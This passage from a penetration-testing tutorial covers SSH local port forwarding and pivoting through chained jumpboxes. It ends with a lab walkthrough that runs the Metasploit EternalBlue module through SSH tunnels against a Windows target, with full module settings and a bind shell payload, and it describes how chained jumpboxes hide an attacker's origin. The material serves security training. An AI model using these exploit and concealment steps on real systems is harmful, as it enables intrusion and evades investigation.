    location / {
        proxy_pass http://127.0.0.1:2368;
    }
}
```

Figure 3.7: nginx reverse proxy settings for Ghost Blog Admin panel.




Figure 3.8: Adding an ad hoc SSH local port forward to access the Ghost login portal.

4. SSH -L Port Forward to Remote Targets

4.1 Overview

In the last section, we only connected to services and programs listening on the `127.0.0.1` interface of JUMPBOX1. How could we modify our `ssh` command to connect to another box (TARGET1) while going through JUMPBOX1? Let's review the command and description used in the last section:

- `-L 127.0.0.1:2000:127.0.0.1:2222` - Set up a local port forward on your KALI box (where you are running the `ssh` command) on TCP 2000. On the KALI box, you can verify this by typing `netstat -nat | egrep 2000` or the `nsg 2000` alias if you loaded those on your KALI box. This instructs your computer to send any traffic that hits TCP 2000 on the `127.0.0.1` interface of KALI, through the SSH tunnel to the remote box, and after exiting the tunnel, connecting to TCP 2222 on the **127.0.0.1** interface of JUMPBOX1.

The last `127.0.0.1` is highlighted because this is what we are going to change. Instead of connecting to `127.0.0.1` of JUMPBOX1, we are going to specify the external IP (`ens33` interface) of TARGET1, so the new command becomes:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

Let's break down the new local port forward:

- `-L 127.0.0.1:2000:192.168.1.230:2222` - Set up a local port forward on your KALI box (where you are running the `ssh` command) on TCP 2000. You can verify this by typing `netstat -nat | egrep 2000` or `nsg 2000` alias if you loaded those, on your KALI box. This instructs your computer to send any traffic that hits TCP 2000 on the `127.0.0.1` interface of KALI, through the SSH tunnel to the remote box, and after exiting the tunnel, connecting to TCP 2222 on TARGET1's external `ens33` interface.

4.2 Netcat Chat

For this demonstration, we are going to initiate a vanilla SSH connection to TARGET1, in order to get a shell on the box.

```
ssh -p 22 nemo@192.168.1.230
```

Now that you are on TARGET1, start a Netcat listener on TCP 2222 on the `ens33` interface.

```
nc -nv -l 192.168.1.230 -p 2222
```

Now let's run the same SSH command we did at the beginning of this section:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

So at this point, we have 2 SSH connections. The first provides us a vanilla shell on TARGET1 that allows us to run Netcat. The second is to setup our actual SSH local port forward. So let's try and connect to the Netcat listener on TARGET1, by going through JUMPBOX1. From KALI, run this command to set up a simple chat server:

```
nc 127.0.0.1 2000

Hi TARGET1!
```




Figure 4.1: A Netcat chat between the KALI and TARGET1 boxes, through JUMPBOX1.

To summarize, we setup a local port forward that routes any traffic hitting TCP 2000 on KALI's `127.0.0.1` interface, through the SSH tunnel, and connects to a Netcat listener running on TCP 2222 on TARGET1's public `192.168.1.230` (ens33) interface. Notice the "Connection from 192.168.1.220", which is JUMPBOX1's IP address.

4.3 SSH to Linux Target

In the example above, we setup a plain vanilla SSH shell on TARGET1 in order to run Netcat to get a shell. But how can we tweak the SSH command run on KALI in order to SSH into TARGET1? We are going to modify the command to go from:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:2222
```

to this updated one:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:22
```

Can you spot the subtle difference? We are simply changing the final destination port from 2222 to 22. Once that SSH connection is made, it will allow us to SSH from KALI, through JUMPBOX1, to TARGET1. So let's do that:

```
ssh -p 2000 nemo@127.0.0.1
```




Figure 4.2: SSH-ing from KALI to TARGET1, through JUMPBOX1.

Whoa! What's going on here? We are telling `ssh` to connect to an SSH server that is listening on TCP 2000 on `127.0.0.1`? Remember, we instructed any TCP traffic that hits TCP 2000 on KALI's `127.0.0.1` interface to go through the tunnel and connect to TARGET1's `192.168.1.230` interface on TCP 22. At this point, we have an SSH connection within another SSH connection. This example can be extended to even more JUMPBOXes.

4.4 SSH Tunnels, within Tunnels, within Tunnels

Here's what it would look like if we utilized 4 JUMPBOXes. Create a tunnel to redirect all TCP 1111 traffic on KALI's `127.0.0.1` interface to go to TCP 22 on JUMPBOX2, through JUMPBOX1.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:1111:192.168.1.221:22
```

SSH into JUMPBOX2, and setup another tunnel to redirect all TCP 2222 traffic on KALI's `127.0.0.1` interface to go to TCP 22 on JUMPBOX3.

```
ssh -p 1111 nemo@127.0.0.1 -L 127.0.0.1:2222:192.168.1.222:22
```

SSH into JUMPBOX3, and setup another tunnel to redirect all TCP 3333 traffic on KALI's `127.0.0.1` interface to go to TCP 22 on JUMPBOX4.

```
ssh -p 2222 nemo@127.0.0.1 -L 127.0.0.1:3333:192.168.1.223:22
```

SSH into JUMPBOX4, and setup another tunnel to redirect all TCP 4444 traffic on KALI's `127.0.0.1` interface to go to TCP 22 on TARGET1.

```
ssh -p 3333 nemo@127.0.0.1 -L 127.0.0.1:4444:192.168.1.230:22
```

Finally, let's connect to TARGET1.

```
ssh -p 4444 nemo@127.0.0.1
```




Figure 4.3: SSH tunnels within tunnels.

Whew! There is a lot going on there, so be sure to go over it a couple of times to ensure it really sinks in. From the point of view of TARGET1, all network connections and traffic are coming from JUMPBOX4. TARGET1 has no idea about JUMPBOX1, JUMPBOX2, or JUMPBOX3. This is how attackers can hide themselves and make it appear as all traffic is coming from a single IP that belongs to JUMPBOX4. Even if TARGET1's organization was able to get an image of JUMPBOX4 because they detected malicious traffic sourcing from it, there would be no tools to find...just a simple SSH server!

You just learned the hard way of doing it to reenforce concepts, but `ssh` offers a simpler way of doing this through the `-J` ProxyJump switch. The `ssh` man page describes ProxyJump as the capability to

> Connect to the target host by first making a ssh connection to the jump host described by destination and then establishing a TCP forwarding to the ultimate destination from there. Multiple jump hops may be specified separated by comma characters.

This means we can condense all those port forwards into a simple string specifying the `user@host:port` in order of hops. For example, the jump order of KALI –> JUMPBOX1 –> JUMPBOX2 –> JUMPBOX3 –> JUMPBOX4 –> TARGET1 can be executed from KALI as

```
ssh -J nemo@192.168.1.220:22,nemo@192.168.1.221:22,\
nemo@192.168.1.222:22,nemo@192.168.1.223:22 nemo@192.168.1.230
```

which could be compressed even more (assuming the same SSH key, username, and SSH port are used) to

```
ssh -J 192.168.1.220,192.168.1.221,192.168.1.222,192.168.1.223 \
    nemo@192.168.1.230
```




Figure 4.4: SSH ProxyJump through 4 jump boxes to TARGET1.

You can verify the network connections on TARGET1 to see that it only sees traffic coming from JUMPBOX4. The jump boxes are read in order from left to right, so if we wanted to switch the hop order and do KALI –> JUMPBOX2 –> JUMPBOX3 –> JUMPBOX4 –> JUMPBOX1 –> TARGET1, it would be executed from KALI as

```
ssh -J 192.168.1.221,192.168.1.222,192.168.1.223,192.168.1.220 \
    nemo@192.168.1.230
```

Overall, it's a nice little time saver when hopping through multiple boxes and a nice technique to have in your arsenal.

4.5 Remote Desktop Protocol through a Jumpbox

Often times, network administrators need a GUI to manage Windows boxes, which is what the Remote Desktop Protocol provides. Additionally, sometimes these boxes must be accessed through a jumpbox in order to reach them. In this example, the jumpbox is going to be JUMPBOX1, which is used to access a Windows box (TARGET2) through RDP which listens on TCP 3389 by default.




Figure 4.5: Verifying RDP is running.

Setup your local port forward to listen on `127.0.0.1` on TCP port 33890 and instruct the traffic to go to the Windows TARGET2 after exiting the SSH tunnel on JUMPBOX1.

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:33890:192.168.1.240:3389
```




Figure 4.6: Setup local port forward to RDP into Windows box.

Use `rdesktop` on KALI to connect to TARGET2's RDP service through JUMPBOX1:

```
rdesktop 127.0.0.1:33890
```




Figure 4.7: RDP login through JUMPBOX1.

4.6 Web Browsing

Here is another example of how to utilize a local port forward to a remote host in order to browse a website. Ordinarily, a dynamic SOCKS proxy (which we'll discuss in a bit), would be used in this case. The example is provided to just start expanding how you think about tunneling and port forwarding. From your host, ping `duckduckgo.com` once to determine the IP address.

```
ping duckduckgo.com -c 1
```




Figure 4.8: ping `duckduckgo.com` to retrieve the IP address.

SSH into JUMPBOX1 and setup a local port forward to redirect all traffic hitting `127.0.0.1` on TCP 4382 to go to the `duckduckgo.com` IP address (`23.21.193.169` in this case).

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:4382:23.21.193.169:443
```

The port 4382 was just randomly selected to demonstrate that it can be set to anything on the KALI box, as long as another service or program on KALI is not listening on that port already. If an nginx server is listening on TCP 80 on all interfaces (`0.0.0.0`), you cannot use the command:

```
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:80:23.21.193.169:443
```

Fire up your browser and point it at `https://127.0.0.1:4382`.




Figure 4.9: Browsing to `duckduckgo.com` through the SSH tunnel.

Let's break down the network connections between the 3 boxes:




Figure 4.10: Network connections between KALI, JUMPBOX1, and `duckduckgo.com`.

`duckduckgo.com`'s logs would show a connection from the a remote IP of 192.168.1.220 (JUMPBOX1) making a connection from TCP 54436 (randomly selected by JUMPBOX1's operating system) to the `duckduckgo.com` box on TCP 443.

Again, this scenario isn't that practical if you plan on browsing multiple sites, because a more robust and flexible solution is achieved using a dynamic SOCKS proxy, which we'll discuss later. For single, one-off sites, this example is acceptable.

4.7 Throwing Exploits

This part of the chapter assumes a baseline knowledge of the Metasploit Framework, Meterpreter payload, and throwing exploits. If you are not familiar with them, try and follow along as best as you can.

Being able to leverage port forwards and SSH tunnels as a penetration tester will allow you to reach the darkest corners of a network. With local port forwards, it allows you to throw your exploit and call into the payload from a different IP (like JUMPBOX1).

We are going to exploit TARGET2, a Windows 2008 R2 Enterprise x64 box, with the MS17-010 ETERNALBLUE exploit (`https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010`). We will be using the Metasploit module `windows/smb/ms17_010_eternalblue`.

In this example, we are going to SSH into JUMPBOX1 and setup three local port forwards, one for the exploit port (TCP 445), one for the RPC architecture query, and the last one for the Meterpreter payload listening port (TCP 49188). In the examples up to this point, we have only setup one local port forward, but as we'll demonstrate, you can setup multiple ones depending on your situation. In order to properly demonstrate this, be sure to disable the host firewall on the Windows target.

```
ssh -p 22 nemo@192.168.1.220 -L 4450:192.168.1.240:445 \
    -L 135:192.168.1.240:135 \
    -L 4646:192.168.1.240:49188
```




Figure 4.11: Setup three local port forwards.

The first port forward (`-L 4450`) is used for the exploit. The second port forward (`-L 135`) is used for the RPC architecture query. The last port forward (`-L 4646`) is used to call into the payload. The random high port (49188) that the Meterpreter payload listens on is just randomly selected. Setup the exploit and specify the `windows/x64/shell/bind_tcp` payload:

```
# Exploit
use windows/smb/ms17_010_eternalblue
set rport 4450
set rhost 127.0.0.1

set payload windows/x64/shell_bind_tcp
set lport 49188
set rhost 127.0.0.1
set DisablePayloadHandler true

# Payload handler
use exploit/multi/handler
set payload windows/x64/shell_bind_tcp
set lport 4646
set rhost 127.0.0.1
```




Figure 4.12: Setting up the exploit and payload to leverage the 2 SSH tunnels.

The `-L 135:192.168.1.240:135` port forward is optional. If you do not want to use it, you will have to set `VerifyArch` to `false`.

Be sure to set `DisablePayloadHandler` to `true` because we are going to decouple the exploit from calling into the payload. If we didn't do this, then the payload would listen on 49188 and immediately try and call into `127.0.0.1` on TCP 49188. However, we did not setup our local port forward to accomplish that. Instead, to reiterate that any port can be selected on KALI, 4646 was selected. Although, to keep things simple, usually keeping the same ports is cleaner and easier to read (e.g., `-L 49188:192.168.1.240:49188`) and would have allowed us to keep `DisablePayloadHandler` to `false` and not use a separate payload handler.

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/shell_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4646             yes       The listen port
   RHOST     127.0.0.1        no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) >
```

Figure 4.13: Setup a separate payload handler.


Be sure to pay special attention to the `RHOST`, `RPORT`, and `LPORT` variables specified. Connect those pipes! At this point you are ready to throw the exploit from your KALI box, through JUMPBOX1, to TARGET2. If the exploit is successful and we get remote code execution, our payload will be run, which we selected as a bind Meterpreter payload. So fire away from the exploit module using the `exploit` command.

With this exploit, the feedback provided by throwing the exploit through the tunnels may be a little misleading. It did not appear the exploit was successful for either of the 3 attempts, because a "FAIL" was returned, but after checking the network connections on TARGET2, the exploit definitely worked and the payload was listening on TCP 49188. Your mileage will definitely vary with this one. This isn't the most stable exploit and may require a few attempts before successfully getting code execution.

```
TCP    0.0.0.0:49188          0.0.0.0:0              LISTENING
```

Figure 4.14: Remote Code Execution was successful. Payload is listening on TCP 49188.

